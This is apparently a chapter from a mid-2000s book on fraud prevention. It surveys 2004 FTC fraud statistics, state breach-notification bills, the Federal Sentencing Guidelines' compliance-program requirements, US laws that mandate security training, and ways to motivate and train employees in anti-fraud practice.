On February 1, 2005, the Federal Trade Commission (FTC) released its annual fraud report[1] detailing consumer complaints and listing the top ten fraud complaint categories reported by consumers in 2004. Identity theft was the number one complaint for the fifth consecutive year. Consumers filed over 635,000 complaints to the FTC in 2004, which was up from 542,378 in 2003. Of the complaints received in 2004, 61 percent were complaints about fraud and 39 percent were identity theft reports. The top eight categories of consumer fraud complaints within the FTC 2004 fraud report included the following:

- Internet auctions — 16 percent
- Shop-at-home/catalog sales — 8 percent
- Internet services and computer complaints — 6 percent
- Foreign money offers — 6 percent

- Prizes, sweepstakes, and lotteries — 5 percent
- Advance fee loans and credit protection — 3 percent
- Telephone services — 2 percent
- Business opportunities and work-at-home plans — 2 percent

The increase of fraud is indeed a concern and has caught the attention of the Executive Branch. President Bush's fiscal year 2006 budget[2] allots $212 million for the FTC, an $8 million increase over the appropriation for fiscal year 2005. If passed, the higher budget will provide the FTC with more resources to handle anti-fraud and privacy legislation, such as the Controlling the Assault of Non-Solicitated Pornography and Marketing (CAN-SPAM) Act and the Fair and Accurate Credit Transactions (FACT) Act, which establish identity theft and consumer credit protection responsibilities with the FTC.

Fraud concerns are not just at the federal level. Many states are also taking legislative moves in an effort to turn the tide of fraud activity levels. The following are just a few examples of proposed bills covering just identity theft:

- *Texas* — H.B. 1527 would require companies to alert their customers if a breach of security puts them at risk of identity theft.
- *New York* — A.4254 and S.2161 would require businesses and state agencies to notify consumers of any security breach of their data. Two other bills, A.5487 and S.3000, would only cover "business entities," not state agencies.
- *Washington* — S.B. 6043 would require companies that own and license computerized data containing personal information to inform Washington consumers of any breach of data security.
- *Minnesota* — H.F. 1410 and S.F. 1307 would require systems that own or license computerized data that includes personal information to notify Minnesota residents if there is reason to believe that the information was taken by an unauthorized person.
- *Georgia* — S.B. 251 would require certain businesses to give notice to consumers of security breaches.
- *Illinois* — Governor Rod Blagojevich (D-Ill.) proposed legislation in February that would require consumer notification in Illinois in cases where corporate security systems have been breached and consumer information has been compromised.
- *Rhode Island* — 2005-S-0880 would require any business experiencing a security breach to immediately notify all Rhode Island residents in an affected database that their identities or financial documents may have been compromised.
- *Florida* — An amendment was proposed to pending legislation (S.B. 284 and H.B. 129 CS) that would require immediate disclosure any time an individual's private personal financial information or Social Security number is stolen from a data-collection agency.
- *California* — S.B. 852 would require organizations to notify individuals for breach of personal information in any format, not just electronic.

Government leaders recognize the importance of businesses in fraud prevention efforts. In some instances, they legally require businesses to take active anti-fraud steps and to implement ongoing fraud prevention awareness and training programs. This trend is likely to continue. It is important that corporate leaders know and understand their obligations not only for anti-fraud activities but also for the anti-fraud training and awareness requirements for management, personnel, business partners, and customers.

Regulatory and Legal Requirements for Training

Why Is Regulatory Education Important?

Privacy and security awareness and training are important activities and key components of an effective fraud prevention and security program. In fact, many regulations require awareness and training as part of compliance, a few specifically for fraud prevention but many for information security, which encompasses fraud prevention activities. The most commonly discussed right now are the Health Insurance

Portability and Accountability Act (HIPAA), the Sarbanes–Oxley (SOX) Act, and the Gramm–Leach–Bliley (GLB) Act. However, personnel education has been a requirement under other guidelines and regulations for several years. An increasing number of laws and regulations require some form of training and awareness activities to occur within the organizations over which they have jurisdiction. For example, the Federal Sentencing Guidelines,[3] enacted in 1991, updated to create more corporate management responsibility in 2004, and often used to determine fines and restitution for convictions, have seven requirements, one of which is for executive management to educate and effectively communicate to their employees the proper business practices with which personnel must comply. Issues that impact the severity of the judgments include consideration of the following:

- How frequently and how well does the organization communicate its policies to personnel?
- Are personnel effectively getting trained and receiving awareness?
- What methods does the organization use for such communications?
- Does the organization verify the desired results from training that has occurred?
- Does the organization update the education program to improve communications and to get the appropriate message out to personnel?
- Does the training cover ethical work practices?
- Is there ongoing compliance and ethics dialog between staff and management?
- Is management getting the same educational messages as the staff?

Implementing an effective, ongoing awareness and training program will:

- Establish accountability.
- Comply with regulatory requirements for education.
- Help ensure compliance with published policies.
- Demonstrate due diligence.

Sentences under the guidelines can be as high as $290 million plus jail time, or even higher in some circumstances, but are these guidelines really ever applied? The U.S. Sentencing Commission documents that, in 1995,[4] 111 organizational defendants were sentenced according to the guidelines, with 83 cases receiving associated fines. By 2001,[5] the number of organizational defendants sentenced rose to 238, with 137 getting fines and 49 getting both fines and restitution. The average fine was $2.2 million, and the average amount of restitution awarded was $3.3 million. Of those sentenced, 90 had no compliance program, which was a documented culpability factor in the sentencing. Having a poor compliance program was also a documented factor in other decisions.

It is likely that the numbers of fines and penalties will increase with implementation of the updated guidelines.[6] Recent amendments include establishing an effective compliance program and exercising due diligence in the prevention and detection of criminal conduct. Any organizations with some type of compliance requirements or plans (basically all public entities, given the Sarbanes–Oxley Act of 2002) are directly impacted by the new guidelines. One way such due diligence is demonstrated is through an effective, executive-supported information security and privacy awareness program.

The organizational sentencing guidelines motivate organizations to create a program to reduce and, ultimately, eliminate criminal conduct by implementing an effective ethics and compliance program that includes compliance with all applicable laws. The updates to the sentencing criteria incorporate leading practices that have been referenced and identified in such regulations as the Sarbanes–Oxley Act, HIPAA, GLBA, and other internationally recognized standards. The 2004 updates are contained within new guidelines at §8B2.1 and elaborate upon the need for organizations to more rigorously demonstrate responsibility and demonstrate executive leadership.

To have a program that is effectively described by the guidelines, an organization must demonstrate that it exercises due diligence in meeting compliance requirements and also promotes "an organizational culture that encourages ethical conduct and a commitment to compliance with the law." It is important to note that the guidelines describe functional requirements, and it does not matter if an organization calls the program a compliance program, ethics program, or some other description. The actions and

activities will be what are reviewed if a due diligence and sentencing situation arises. At a high level, the following are the organizational requirements described in the updated guidelines:

- Develop and implement standards and procedures designed to prevent and detect criminal conduct.
- Assign responsibility at all levels and provide adequate resources and authority for the compliance or ethics program.
- Perform personnel screening as applicable (in accordance with laws, regulations, and labor union requirements) and as related to program goals and the responsibilities of the staff involved.
- Provide adequate and effective awareness and training throughout all levels of the organization.
- Ensure that auditing, monitoring, and evaluating activities occur to verify program effectiveness.
- Implement internal reporting systems that eliminate retaliatory reactions.
- Provide incentives and enforce discipline to promote compliance.
- Consistently take reasonable steps to respond to violations and prevent similar violations from occurring.

According to wide discussion, the motivation behind these updated guidelines seems to be to ensure that, if an organization is convicted of a federal offense, the leader will face stiff sentences and civil penalties unless they have proof of having a stringent, well-communicated compliance program. This should drive organizations to make ongoing, continuously communicated, compliance programs, including awareness and training components, a priority. The new 2004 U.S. Federal Sentencing Guidelines[7] state:

§8B2.1. Effective Compliance and Ethics Program

(a) To have an effective compliance and ethics program, for purposes of subsection (f) of §8C2.5 (Culpability Score) and subsection (c)(1) of §8D1.4 (Recommended Conditions of Probation — Organizations), an organization shall —

(1) exercise due diligence to prevent and detect criminal conduct; and

(2) otherwise promote an organizational culture that encourages ethical conduct and a commitment to compliance with the law.

Such compliance and ethics program shall be reasonably designed, implemented, and enforced so that the program is generally effective in preventing and detecting criminal conduct. The failure to prevent or detect the instant offense does not necessarily mean that the program is not generally effective in preventing and detecting criminal conduct.

(b) Due diligence and the promotion of an organizational culture that encourages ethical conduct and a commitment to compliance with the law within the meaning of subsection (a) minimally require the following:

(1) The organization shall establish standards and procedures to prevent and detect criminal conduct.

(2) (A) The organization's governing authority shall be knowledgeable about the content and operation of the compliance and ethics program and shall exercise reasonable oversight with respect to the implementation and effectiveness of the compliance and ethics program.

(B) High-level personnel of the organization shall ensure that the organization has an effective compliance and ethics program, as described in this guideline. Specific individual(s) within high-level personnel shall be assigned overall responsibility for the compliance and ethics program.

(C) Specific individual(s) within the organization shall be delegated day-to-day operational responsibility for the compliance and ethics program. Individual(s) with operational responsibility shall report periodically to high-level personnel and, as appropriate, to the governing authority, or an appropriate subgroup of the governing authority, on the effectiveness of the compliance and ethics program. To carry out such operational responsibility, such individual(s) shall be given adequate resources, appropriate authority, and direct access to the governing authority or an appropriate subgroup of the governing authority.

(3) The organization shall use reasonable efforts not to include within the substantial authority personnel of the organization any individual whom the organization knew, or should have known through the exercise of due diligence, has engaged in illegal activities or other conduct inconsistent with an effective compliance and ethics program.

(4) (A) The organization shall take reasonable steps to communicate periodically and in a practical manner its standards and procedures, and other aspects of the compliance and ethics program, to the individuals referred to in subdivision (B) by conducting effective training programs and otherwise disseminating information appropriate to such individuals' respective roles and responsibilities.

(B) The individuals referred to in subdivision (A) are the members of the governing authority, high-level personnel, substantial authority personnel, the organization's employees, and, as appropriate, the organization's agents.

(5) The organization shall take reasonable steps —

(A) to ensure that the organization's compliance and ethics program is followed, including monitoring and auditing to detect criminal conduct;

(B) to evaluate periodically the effectiveness of the organization's compliance and ethics program; and

(C) to have and publicize a system, which may include mechanisms that allow for anonymity or confidentiality, whereby the organization's employees and agents may report or seek guidance regarding potential or actual criminal conduct without fear of retaliation.

(6) The organization's compliance and ethics program shall be promoted and enforced consistently throughout the organization through —

(A) appropriate incentives to perform in accordance with the compliance and ethics program; and

(B) appropriate disciplinary measures for engaging in criminal conduct and for failing to take reasonable steps to prevent or detect criminal conduct.

(7) After criminal conduct has been detected, the organization shall take reasonable steps to respond appropriately to the criminal conduct and to prevent further similar criminal conduct, including making any necessary modifications to the organization's compliance and ethics program.

(c) In implementing subsection (b), the organization shall periodically assess the risk of criminal conduct and shall take appropriate steps to design, implement, or modify each requirement set forth in subsection (b) to reduce the risk of criminal conduct identified through this process.

It is no longer enough simply to write and publish information security and privacy policies and procedures. Organizational leaders must now have a good understanding of the program, support the program, and provide oversight of the program as reasonable for the organization. This reflects a significant shift in the responsibilities of compliance and ethics programs from positions such as the compliance officer or committee to the highest levels of management. The guidelines require that executive leaders support and participate in implementing the program. To accomplish this, an effective ongoing information privacy, security, and compliance education program must be in place.

Every compliance plan, including information security and privacy, must include continuing involvement of the highest level of organizational management in its design and implementation. Compliance will then, as a result, become part of upper management daily responsibilities. Requirements for effective training and awareness now extend not only to personnel and business partners and associates but also to the highest levels of management and must be ongoing.

When considering due diligence, it follows that a standard of due care must be observed. Quite simply, this means that organizational leaders have a duty to ensure the implementation of information security and privacy even if they are not aware of the specific legal requirements. If leaders do not ensure actions are taken to reasonably secure information and ensure privacy, and as a result others experience damages,

it is possible that both the organization and the leaders could face legal action for negligence. This certainly should motivate leaders to invest time, resources, and personnel in establishing an ongoing, effective, well-documented information security and privacy awareness and training program.

Laws and Regulations Requiring Education

Many existing laws and regulations include requirements for information security training and making personnel, management, or customers aware of certain aspects of the laws, such as the need to identify and prevent potentially fraudulent activities. Table 22.1 provides excerpts from the actual regulatory text that are applicable to information security awareness and training activities for just a few of the existing U.S. laws and regulations. Organizations should review this list and discuss it with their legal departments to determine which ones apply to their particular businesses. This list does not include state laws and regulatory requirements, many of which also contain personnel training and awareness requirements. Be sure to research the state and local regulations and laws that are applicable to the organization's facilities and customer locations.

Training Motivators

Information security and fraud prevention must be integrated with job performance and the appraisal process. Personnel become motivated to actively support anti-fraud initiatives when they know that their job advancement, compensation, and benefits will be impacted. Studies about employee motivation in general have been demonstrating this since the 1920s.[8] When personnel do not have this motivation, then an organization is destined to ultimately depend only on technology for information security assurance and fraud prevention. Organizations must understand the importance of implementing these motivators to validate due diligence and to be in compliance with laws and regulations such as those previously discussed. Much research has been done about job motivators, and many theories abound. Good managers want to know how to be more effective with their business efforts, and the human resources department is usually willing to try a motivator if it is well presented and explained. Legal compliance, revenue support, and due diligence are enhanced by training and implementing motivation for training.

Organizational motives for information security and fraud prevention must support primary business objectives and meet regulatory compliance; they cannot be an afterthought or superfluous. For example, fraud prevention and information security activities are necessary to:

- Comply with applicable laws and regulations.
- Demonstrate due diligence.
- Help prevent loss and thus increase profit.
- Protect the organization from liabilities related to security negligence.
- Enhance and/or support customer and public reputation.

So, what are personnel information security and fraud prevention activity motivators? The details will vary from organization to organization; however, high-level personnel motivators include at least the following, in no particular order:

- Complying with laws and regulations
- Getting a good report following a regulator's compliance review
- Meeting security requirements during internal compliance reviews
- Getting the respect and admiration of coworkers
- Having good relationships and interactions with coworkers
- Doing work that is interesting and fulfilling
- Following personal, ethical, and social principles
- Reducing information security risks

- Personally experiencing a security incident or loss
- Learning the loss experiences of others
- Showing dedication and faithfulness to the employer
- Making the boss happy
- Protecting personal and employer reputation
- Competing to succeed beyond peers
- Doing something that is fun and interesting
- Creating good working conditions
- Feeling achievement and satisfaction from a job well done
- Obtaining power and affiliation with others in power
- Getting good press for the employer for demonstrated effective security and anti-fraud practices
- Avoiding bad press for the employer because security was ineffective or a fraud was instigated
- Preventing a fraud or security incident from happening again after experiencing one
- Implementing automated security and anti-fraud mechanisms that are transparent to the end user and do not degrade systems performance or slow business processing
- Making security more convenient than alternative (non-secure) methods
- Creating an anticipation for receipt of rewards for security and fraud prevention activities relative to corresponding job responsibilities
- Creating fear and reminding of experiences of penalties for inadequate security and fraud prevention activities relative to corresponding job responsibilities

The last two items on this list are the most powerful motivators to individuals. They relate directly to the human need for safety and security as demonstrated in such models as Maslow's Hierarchy of Needs.[9] They are also the two items from this long list that organizations can most effectively control. Rewards and penalties are not new ideas; they have been traditional job performance motivators in business since business began and should be used for motivating personnel to be secure and help to prevent fraud as well. Rewards for participating in training and taking anti-fraud precautions and actions can include one or more of the following, in addition to other rewards not listed:

- Job promotion and advancement
- New privileges and benefits
- Additional vacation
- Gifts, prizes, and awards
- Praise and recognition
- Financial rewards, such as bonuses or raises

Penalties for not engaging in anti-fraud activities, on the other hand, can include one or more of the following, in addition to other penalties not listed:

- Loss of employment
- Demotion
- Loss of benefits, privileges, or perks
- Salary reduction
- Unpaid leave
- Legal action
- Internal publication of noncompliant personnel

Some of the above may work very well in some environments but may be completely unacceptable, or possibly illegal, in other organizational environments. Always discuss any of the motivators, prizes, penalties, and sanctions with the human resources and legal departments prior to implementation. It is important to ensure that the plans are in compliance with existing laws, contracts, and policies and to ensure that the information security and fraud prevention departments have the support of the legal and human resources areas.

TABLE 22.1 Laws and Regulations

The following lists some of the U.S. laws and regulations that have requirements for information security, sometimes specifically indicating fraud prevention, awareness, and training within various organizations and industries. This is not an exhaustive list but will serve as a good starting point for researching an organization's regulatory training and awareness requirements. The actual regulatory text that applies specifically to awareness or training is indicated in italics. Read the full regulation or law to learn all the requirements for meeting compliance.

Health Insurance Portability and Accountability Act (HIPAA)[a]

Privacy Rule — Sec. 164.530(b)(1)[b] Standard:

Training. A covered entity must train all members of its workforce on the policies and procedures with respect to protected health information required by this subpart, as necessary and appropriate for the members of the workforce to carry out their function within the covered entity.

Security Rule — Sec. 164.308(a)(5)(i)[c] Standard:

Security awareness and training. Implement a security awareness and training program for all members of its workforce (including management).

21 CFR Part 11: Electronic Records; Electronic Signatures

Sec. 11.10(i).[d] Controls for Closed Systems:

Determination that persons who develop, maintain, or use electronic record/electronic signature systems have the education, training, and experience to perform their assigned tasks.

Computer Security Act of 1987

Sec. 5. Federal Computer System Security Training:[e]

(a) IN GENERAL. Each Federal agency shall provide for the mandatory periodic training in computer security awareness and accepted computer security practice of all employees who are involved with the management, use, or oration of each Federal computer system within or under the supervision of that agency. Such training shall be —

(1) provided in accordance with the guidelines developed pursuant to section 20(a)(5) of the National Bureau of Standards Act (as added by section 3 of this Act), and in accordance with the regulations issued under subsection (c) of this section for Federal civilian employees; or

(2) provided by an alternative training program approved by the head of that agency on the basis of a determination that the alternative training program is at least as effective in accomplishing the objectives of such guidelines and regulations.

(b) TRAINING OBJECTIVES. Training under this section shall be started within 60 days after the issuance of the regulations described in subsection (c). Such training shall be designed —

(1) to enhance employees' awareness of the threats to and vulnerability of computer systems;

(2) to encourage the use of improved computer security practices; and

(3) to include emphasis on protecting sensitive information in federal databases and federal computer sites that are accessible through public networks.

(c) REGULATIONS. Within six months after the date of enactment of this Act, the Director of the Office of Personnel Management shall issue regulations prescribing the procedures and scope of the training to be provided Federal civilian employees under subsection (a) and the manner in which such training is to be carried out.

Computer Security Enhancement Act[f]

10/13/1998 — Senate preparation for floor; status — placed on Senate Legislative Calendar under General Orders (Calendar No. 718):

Section 9. Federal computer system security training

This section amends section 5(b) of the Computer Security Act of 1987 by adding an emphasis on protecting sensitive information in Federal databases and Federal computer sites that are accessible through public networks.

Computer Fraud and Abuse Act (CFAA)[g]

Sec. 1030. Fraud and related activity in connection with computers:

One court has interpreted the CFAA as providing an additional cause of action in favor of employers who may suffer the loss of trade secret information, or other negative impact, at the hands of disloyal employees.[h] It has been widely discussed and debated that, to enforce, employees must have communicated related policies.

Privacy Act[i] **(Applies to U.S. Government Agencies)**

5 U.S.C. Sec. 552a(01/16/96)(e). Agency requirements:

Each agency that maintains a system of records shall —

TABLE 22.1 Laws and Regulations (cont.)

(9) establish rules of conduct for persons involved in the design, development, operation, or maintenance of any system of records, or in maintaining any record, and instruct each such person with respect to such rules and the requirements of this section, including any other rules and procedures adopted pursuant to this section and the penalties for noncompliance

Freedom of Information Act (FOIA)[j]

5 U.S.C. Sec. 552:

(a)(4)(A)(i) In order to carry out the provisions of this section, each agency shall promulgate regulations, pursuant to notice and receipt of public comment, specifying the schedule of fees applicable to the processing of requests under this section and establishing procedures and guidelines for determining when such fees should be waived or reduced. Such schedule shall conform to the guidelines which shall be promulgated, pursuant to notice and receipt of public comment, by the Director of the Office of Management and Budget and which shall provide for a uniform schedule of fees for all agencies.

(a)(6)(B)(iv) Each agency may promulgate regulations, pursuant to notice and receipt of public comment, providing for the aggregation of certain requests by the same requestor, or by a group of requestors acting in concert, if the agency reasonably believes that such requests actually constitute a single request, which would otherwise satisfy the unusual circumstances specified in this subparagraph, and the requests involve clearly related matters. Multiple requests involving unrelated matters shall not be aggregated.

(a)(6)(D)(i) Each agency may promulgate regulations, pursuant to notice and receipt of public comment, providing for multitrack processing of requests for records based on the amount of work or time (or both) involved in processing requests.

(a)(6)(E)(i) Each agency shall promulgate regulations, pursuant to notice and receipt of public comment, providing for expedited processing of requests for records

Federal Information Security Management Act (FISMA)[k]

Sec. 3544. Federal Agency Responsibilities:

(a) IN GENERAL. The head of each agency shall —

(4) ensure that the agency has trained personnel sufficient to assist the agency in complying with the requirements of this subchapter and related policies, procedures, standards, and guidelines.

(b) AGENCY PROGRAM. Each agency shall develop, document, and implement an agency wide information security program, approved by the Director under section 3543(a)(5), to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other source, that includes —

(4) security awareness training to inform personnel, including contractors and other users of information systems that support the operations and assets of the agency, of —

(A) information security risks associated with their activities; and

(B) their responsibilities in complying with agency policies and procedures designed to reduce these risks.

Digital Millennium Copyright Act (DMCA)[l]

Sec. 512(h). Conditions for Eligibility:

(1) Accommodation of Technology. The limitations on liability established by this section shall apply only if the service provider —

(A) has adopted and reasonably implemented, and informs subscribers of the service of, a policy for the termination of subscribers of the service who are repeat infringers

Gramm–Leach–Bliley (GLB) Act

Sec. 314.4. Safeguards Rule:[m]

(b) Identify reasonably foreseeable internal and external risks to the security, confidentiality, and integrity of customer information that could result in the unauthorized disclosure, misuse, alteration, destruction or other compromise of such information, and assess the sufficiency of any safeguards in place to control these risks. At a minimum, such a risk assessment should include consideration of risks in each relevant area of your operations, including —

(1) employee training and management;

(2) information systems, including network and software design, as well as information processing, storage, transmission and disposal; and

(3) detecting, preventing and responding to attacks, intrusions, or other systems failures.

TABLE 22.1 Laws and Regulations (cont.)

Sarbanes–Oxley (SOX) Act[n]

Title III Sec. 302(a)(4):

(4) the signing officers —

(A) are responsible for establishing and maintaining internal controls;

(B) have designed such internal controls to ensure that material information relating to the issuer and its consolidated subsidiaries is made known to such officers by others within those entities, particularly during the period in which the periodic reports are being prepared.

SEC Guidance That Emphasizes Training and Awareness[o]

III. Components of Objectives-Oriented Standard Setting

I. Behavioral Changes. i. Exercise of Professional Judgment

Second, there is the long-run consequence. Since the application of an objectives-oriented regime relies on preparers and auditors' ability to identify the objectives of the standard (as well as the specific guidance) and match that to the underlying transaction or event, there is a need to train preparers and auditors in understanding the substance of the class of transactions. Additionally, it appears likely that in moving to a more objectives-oriented regime, the FASB will issue more standards that rely on fair value as the measurement attribute. If so, it would be imperative that accounting professionals be trained in valuation theory and techniques.

IV. Implementation Issues

I. Transition Costs

We believe that the transition costs would be relatively small, as the transition to an objectives-oriented approach already is underway, at least in part, and should continue on a gradual basis. We believe that the accounting profession itself would incur only *de minimis* transitional costs in the immediate term, since we expect the FASB to continue to implement these recommendations on a gradual basis through its continuing standard-setting efforts. Going forward, however, as objectives-oriented accounting standards are adopted, to the extent that a different type of professional judgment is called for on the part of practitioners, accounting firms will find that they may have to further strengthen their training, quality control and oversight mechanisms for all accounting personnel within the firm. Moreover, there may be additional efforts needed internally on training and education to accommodate the heightened professional and intellectual demands that will be placed on practitioners. On the other hand, this extra cost may be offset by the reduction in training associated with the elimination of excessively detailed standards associated with a rules-based approach.

Bank Protection Act (12 CFR Chapter V, Sec. 568)[p]

Sec. 568.3. Security Program:

(a) Contents of security program. The security program shall —

(3) provide for initial and periodic training of officers and employees in their responsibilities under the security program and in proper employee conduct during and after a burglary, robbery, or larceny.

Sec. 568.4. Report:

The security officer for each savings association shall report at least annually to the association's board of directors on the implementation, administration, and effectiveness of the security program.

U.S. Patriot Act[q]

Sec. 352. Anti-Money Laundering Programs:

(a) IN GENERAL. Section 5318(h) of Title 31, U.S.C., is amended to read as follows:

(h) ANTI-MONEY LAUNDERING PROGRAMS.

(1) IN GENERAL. In order to guard against money laundering through financial institutions, each financial institution shall establish anti-money laundering programs, including, at a minimum —

(A) the development of internal policies, procedures, and controls;

(B) the designation of a compliance officer;

(C) an ongoing employee training program.

Sec. 908. Training of Government Officials Regarding Identification and Use of Foreign Intelligence:

(a) PROGRAM REQUIRED. The Attorney General shall, in consultation with the Director of Central Intelligence, carry out a program to provide appropriate training to officials described in subsection (b) in order to assist such officials in —

(1) identifying foreign intelligence information in the course of their duties; and

(2) utilizing foreign intelligence information in the course of their duties, to the extent that the utilization of such information is appropriate for such duties.

TABLE 22.1 Laws and Regulations (cont.)

Sec. 1005. First Responders Assistance Act:

(c) ANTITERRORISM TRAINING GRANTS. Antiterrorism training grants under this subsection may be used for programs, projects, and other activities to address —

(1) intelligence gathering and analysis techniques;
(2) community engagement and outreach;
(3) critical incident management for all forms of terrorist attack;
(4) threat assessment capabilities;
(5) conducting follow up investigations; and
(6) stabilizing a community after a terrorist incident.

FFEIC Customer Identification Program[r]

Customer Identification Programs for Banks, Savings Associations, and Credit Unions:[s]

A. Regulations Implementing Sec. 326:

Under the proposed regulation, the CIP must be incorporated into the bank's anti-money laundering (BSA) program. A bank's BSA program must include (1) internal policies, procedures, and controls to ensure ongoing compliance; (2) designation of a compliance officer; (3) an ongoing employee training program; and (4) an independent audit function to test programs. Each of these requirements also applies to a bank's CIP.

[a] http://www.hhs.gov/ocr/combinedregtext.pdf.
[b] http://www.hhs.gov/ocr/combinedregtext.pdf (p. 38).
[c] http://www.hhs.gov/ocr/combinedregtext.pdf (p. 14).
[d] http://www.fda.gov/ora/compliance_ref/part11/FRs/background/pt11finr.pdf (p. 13465).
[e] http://thomas.loc.gov/cgi-bin/cpquery/?&dbname=cp105&maxdocs=100&report=sr412.105&sel=TOC_35315&.
[f] http://csrc.nist.gov/secplcy/csa_87.txt.
[g] http://www.usdoj.gov/criminal/cybercrime/1030_new.html.
[h] http://www.southeasttechwire.com/ (Millen, P. M., *The Computer Fraud and Abuse Act: A New Tool for Protection of Trade Secret*s, September 16, 2003).
[i] http://foia.state.gov/privacy.asp.
[j] http://foia.state.gov/foia.asp.
[k] http://www.fedcirc.gov/library/legislation/FISMA.html.
[l] http://thomas.loc.gov/cgi-bin/query/D?c105:2:./temp/~c105MmcQjh::.
[m] http://www.ftc.gov/os/2002/05/67fr36585.pdf (p. 36494).
[n] http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=107_cong_bills&docid=f:h3763enr.txt.pdf.
[o] http://www.sec.gov/news/studies/principlesbasedstand.htm.
[p] http://www.ffiec.gov/ffiecinfobase/resources/info_sec/ots-12_cfr_568_security_proced_bank_protection_act.pdf (66 FR 8639, February 1, 2001).
[q] http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=107_cong_public_laws&docid=f:publ056.107.pdf.
[r] http://www.fdic.gov/news/news/financial/2002/FIL0292.html.
[s] http://www.fdic.gov/regulations/laws/federal/02joint723.html.

Implementing Information Security Motivation

Donn Parker covers the previously described topics of motivation factors, in addition to creating a framework to integrate security into job responsibilities, in his book *Fighting Computer Crime: A New Framework for Protecting Information*.[10] The following is the essence of his sage advice as it applies to building a fraud prevention education program.

- *Make demonstrated due diligence the objective of security and fraud prevention activities.* Risk reduction and fraud prevention are the ultimate desired outcomes, but they really have little inherent motivational value. Personnel demonstrate due diligence by being in compliance with security standards (such as ISO 17799 or NIST), laws and regulations (such as HIPAA or GLBA), organizational policies, and accepted industry best practices and by taking proactive anti-fraud actions.

- *Update organizational policies and standards to include documentation of rewards, motivation, and penalties.* An organization's information security policy must be current, be accepted and supported by stakeholders (such as executive management and business unit leaders), and be practical to achieve. It should also document motivators for personnel compliance.
- *Include fraud prevention and information security as specific objectives in job descriptions.* Work with management to develop the objectives in each area of the organization. Do what applicable labor unions and laws allow. Job descriptions should include specific security and fraud prevention assignments that will comply with regulations and policies and provide accountability for the organization's assets.
- *Require all personnel to regularly sign an information security agreement.* State in the contract that the individual will support organizational information security and fraud prevention policies and standards, will actively work to prevent fraudulent activities, and will promptly report fraudulent activities and security incidents. Require employees to sign the agreement upon initial employment and on an annual basis. This ensures that personnel have reviewed the policies and provides accountability for compliance.
- *Establish fraud prevention and reporting activities as a specific objective in performance appraisals.* It is important to have the support of management and unions. This motivator is particularly effective for employees whose job descriptions explicitly state anti-fraud activities.
- *Engage top management to explicitly review the information security performance of all managers.* Managers with poor security and anti-fraud practices also have direct reports with poor security and anti-fraud practices. Managers who model good security practices have direct reports with good security practices. Top-down motivation of managers is necessary to achieve security and anti-fraud support through all levels of an organization.
- *Implement rewards and penalties that are supported and carried out consistently by management.* When penalties and rewards are documented, they must be consistently applied to make them effective motivators. When establishing rewards and penalties, do not require more security and anti-fraud activities than are necessary for the organization's business circumstances. When an organization tries to "overdo" security with no justification behind the requirements it will not get support from management; the security and anti-fraud efforts will be negatively impacted and possibly fail.

Motivators are effective when they are consistently applied. Do a little research and observe. Determine the motivators that will work best for the organization and environment. These answers will not come neatly packaged from anywhere else other than from understanding the organization's personnel and organization.

Anti-Fraud Awareness and Training Information

Employees can perform many different activities that will help to identify potential fraudulent activities. It is the responsibility of the organization's board of directors to support a written security program and training designed to help employees identify potential fraud and report potentially fraudulent activities to appropriate management. Personnel must be made aware of actions they need to take to help prevent fraud and what to do when they suspect or identify fraudulent activities. The following anti-fraud information and activities should be incorporated into the organization's fraud prevention awareness materials and training curriculum as is applicable and appropriate for the particular business and organization:

- Regularly communicate, via awareness messages and through formal training, the organization's security procedures to discourage robberies, burglaries, larcenies, and fraudulent activities. This will help employees to assist in the identification and prosecution of persons who commit such acts.
- Train personnel on the appropriate administrative, technical, and physical safeguards to protect the security, confidentiality, and integrity of customer information.

- Designate a security officer with the authority to develop and administer a written security and prevention program for each business unit and office. Communicate to personnel who the officer is, the responsibilities of the officer, and when the officer should be contacted.
- Establish procedures for opening and closing business facilities and for safekeeping all currency, negotiable securities, and similar valuables at all times. Communicate these procedures to all personnel.
- Establish procedures to assist in identifying persons committing crimes against the organization. These procedures should preserve evidence that may aid in their identification and prosecution. Appropriate personnel need to be made aware of the procedures. Such procedures and actions to consider include, but are not limited to, the following:

  Use a hidden or closed circuit camera to record all office activities.

  Use identification devices, such as prerecorded serial-numbered bills or chemical and electronic devices.

  Retain a record of all robberies, burglaries, larcenies, and frauds committed against the organization.
- Provide initial and regularly scheduled ongoing officer and employee training and awareness that explains personnel and management responsibilities under the security program and proper employee conduct during and after a burglary, robbery, larceny, or fraudulent activity.
- Train appropriate personnel with related job responsibilities in how to select, test, operate, and maintain security, fraud prevention, and fraud detection devices. Such devices may include the following:

  Mechanisms to protect cash and other liquid assets, such as a vault, safe, or other secure spaces

  A lighting system for illuminating the area around the vault, if the vault is visible from outside the facilities

  Tamper-resistant locks on publicly accessible doors and windows

  Alarm systems or devices to immediately notify the nearest law enforcement officers of an attempted or perpetrated robbery or burglary

  Automated network tools to detection discrepancies within data that indicate potential fraudulent transactions

  Other devices as appropriate, taking into consideration:

    The incidence of crimes against financial institutions in the area

    The amount of currency and other valuables exposed to robbery, burglary, or larceny

    The distance of the facilities from the nearest law enforcement office

    The cost of the security devices

    Other security measures used within the facilities

    The physical characteristics of facility structures and surrounding environment
- Train personnel who service customers how to verify the identity of each person seeking to open an account following the organization's approved identity verification procedures.
- Train personnel how to determine if individuals appear on any lists of known or suspected terrorists or terrorist organizations provided to the financial institution by any government agency.
- Communicate regularly to personnel the organization's beliefs and values that fraud is unacceptable and will not be tolerated. This applies social pressure on fraudsters not to attempt the crime in the first place and on others to report suspicion of fraud.
- Communicate to personnel the organization's sanctions for committing or assisting with fraud. Let personnel know that the organization regularly reviews activities and systems to detect fraud and that it is the responsibility of personnel to assist with fraud prevention.
- Communicate information security policies and procedures to personnel. Fraud prevention begins with good security.
- Teach personnel the appropriate procedures to report fraud as quickly as they suspect or detect such activities. Be sure to include examples of suspicious activities and case studies to be most effective.

- Establish ways to confirm that suspected fraud is a fraud and not a "false positive." Be sure appropriate personnel understand how to appropriately gather evidence related to such crimes.
- Implement appropriate sanctions for fraudulent activities. Such sanctions can include disciplinary, civil, and criminal actions. Combinations of sanctions can often occur simultaneously, such as dismissing an employee and pressing charges.
- When fraud has been proven, make every effort to recover the losses. Make employees aware of the efforts that must be made.
- Establish fraud activity "red flags" and communicate them to employees.
- Instruct employees to conduct checks for identity theft before issuing loans or other forms of credit to individuals.
- Instruct employees how to obtain sufficient information to verify a customer's identity to reduce the risk that the organization will be used as a conduit for money laundering and terrorist financing.
